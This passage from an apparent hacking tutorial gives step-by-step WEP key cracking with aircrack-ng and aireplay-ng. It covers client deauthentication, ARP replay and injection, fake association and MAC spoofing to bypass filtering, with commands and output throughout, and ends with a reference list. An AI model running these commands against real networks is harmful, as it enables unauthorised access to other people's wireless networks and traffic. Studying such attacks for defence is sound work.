stats for bssid 00:12:17:xx:xx:xx  keyindex=0 packets=38525
hit with strongbyte for keybyte 4
Found key with len 13: 19 07 AB 77 8D 6F E7 C4 D2 77 25 2B 32
```

Often, a collection time of less than five minutes suffices. But sometimes one gets 0 ARP requests, and there is nothing to replay. Then it is necessary to provoke some activity. The command

```
# aireplay-ng --deauth=5 -a 00:12:17:xx:xx:xx -c 00:0D:93:yy:yy:yy wifi0
```

deauthenticates the client 00:0D:93:yy:yy:yy from the access point 00:12:17:xx:xx:xx, and provokes subsequent ARP traffic.

These attacks are statistical in nature, and on average the correct key bytes get more votes than incorrect bytes. But one can be unlucky. Today, after collecting 600000 IVs (of which 50000 on ARP packets that aircrack-ptw can use) I got failure from `aircrack-ptw` and default `aircrack-ng`, but success from `aircrack-ng -f4 -k1`. (The `-f` flag gives the fudge factor, default 2, with higher values more possibilities are tried. The `-k1` suppressed the first KoreK attack, since that gave a strong false positive in this particular case.) The resulting key was alphanumeric, but was not found by `aircrack-ng -c -f4 -k1`, which is a bug in aircrack-ng 0.9.1, corrected in aircrack-ng 1.0beta.

The procedure sketched above requires an associated client. If there is none, try the following procedure. First, capture traffic from the AP for a while until at least one ARP packet is found. (Select them from a big dump using `wireshark`. Recognize them by their length: 68 or 86 bytes.) Then authenticate one's own MAC. Here an example with AP 00:14:BF:xx:xx:xx and my own MAC 00:1C:BF:yy:yy:yy.

```
# echo '00:1C:BF:yy:yy:yy' > /sys/class/net/wifi0/device/bssid
# echo 11 > /sys/class/net/wifi0/device/channel
# echo 2 > /sys/class/net/wifi0/device/rate
# airodump-ng -c 11 --bssid 00:14:BF:xx:xx:xx -w dump.cap rtap0
```

```
: and in a different window: authenticate and replay
# aireplay-ng -1 0 -a 00:14:BF:xx:xx:xx -h 00:1C:BF:yy:yy:yy -e "ESSID" wifi0
15:38:07  Waiting for beacon frame (BSSID: 00:14:BF:xx:xx:xx)
15:38:07  Sending Authentication Request
15:38:07  Authentication successful
15:38:07  Sending Association Request
15:38:08  Association successful :-)
# aireplay-ng -3 -b 00:14:BF:xx:xx:xx -h 00:1C:BF:yy:yy:yy wifi0

: and in a different window: inject one ARP packet from file
# aireplay-ng -2 -o 1 -a 00:14:BF:xx:xx:xx -h 00:1C:BF:yy:yy:yy -r file.cap wifi0
        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:14:BF:xx:xx:xx
         Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:0D:93:zz:zz:zz
...
Use this packet ? y

: and in a different window: crack
# aircrack-ng -f4 dump.cap
                 [00:09:41] Tested 2079834 keys (got 49836 IVs)
...
            KEY FOUND! [ XX:XX:XX:XX:XX:XX:XX:XX:XX:XX:XX:XX ]
```

In this case `aircrack-ng -f4` needed about 50000 packets, while `aircrack-ptw` found the key using about 60000.

In a different case again, the AP refused my MAC address, and didn't want to associate, apparently filtering on MAC addresses. Fortunately the big initial dump contained one ARP request from the single acceptable client. Using this address instead of my own, associating and injecting this one packet worked. (Success after one hour and about 30000 packets, using `-f 10` for this slow connection.)

---

20. References

20.1 Literature / Fiction / History

Hari Kunzru, *Transmission* (Leela.exe), 2004.

Bruce Sterling, *The Hacker Crackdown*, 1992.

Steven Levy, *Hackers*, 1984.

20.2 Social engineering

Kevin D. Mitnick, *The art of deception*, 2002.

20.3 Introductory

FAQ - elementary stuff

20.4 Black Hat Info

phrack

LSD

Books

Jack Koziol, David Litchfeld, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta and Riley Hassell, *The Shellcoders Handbook*, Wiley, 2004. (Detailed information for the hacker. Lots of information on Linux, Windows, Solaris, lots of errors, badly written.)

Jon Erickson, *Hacking*, No starch press, 2003. (Buffer overflows, port scanning, WEP attacks - well written.)

20.5 White Hat Info

bugtraq

insecure.org

full-disclosure

exploits archive

secunia

securityfocus

securitytracker

incidents

cert

CAN (CVE)

open source vulnerability data base

NIST Special Publications

Book

Sverre H. Huseby, *Innocent Code*, Wiley, 2004. (This is about security for web programmers.)

20.6 Tools

nessus

geektools

20.7 Warning

Don't report vulnerabilities
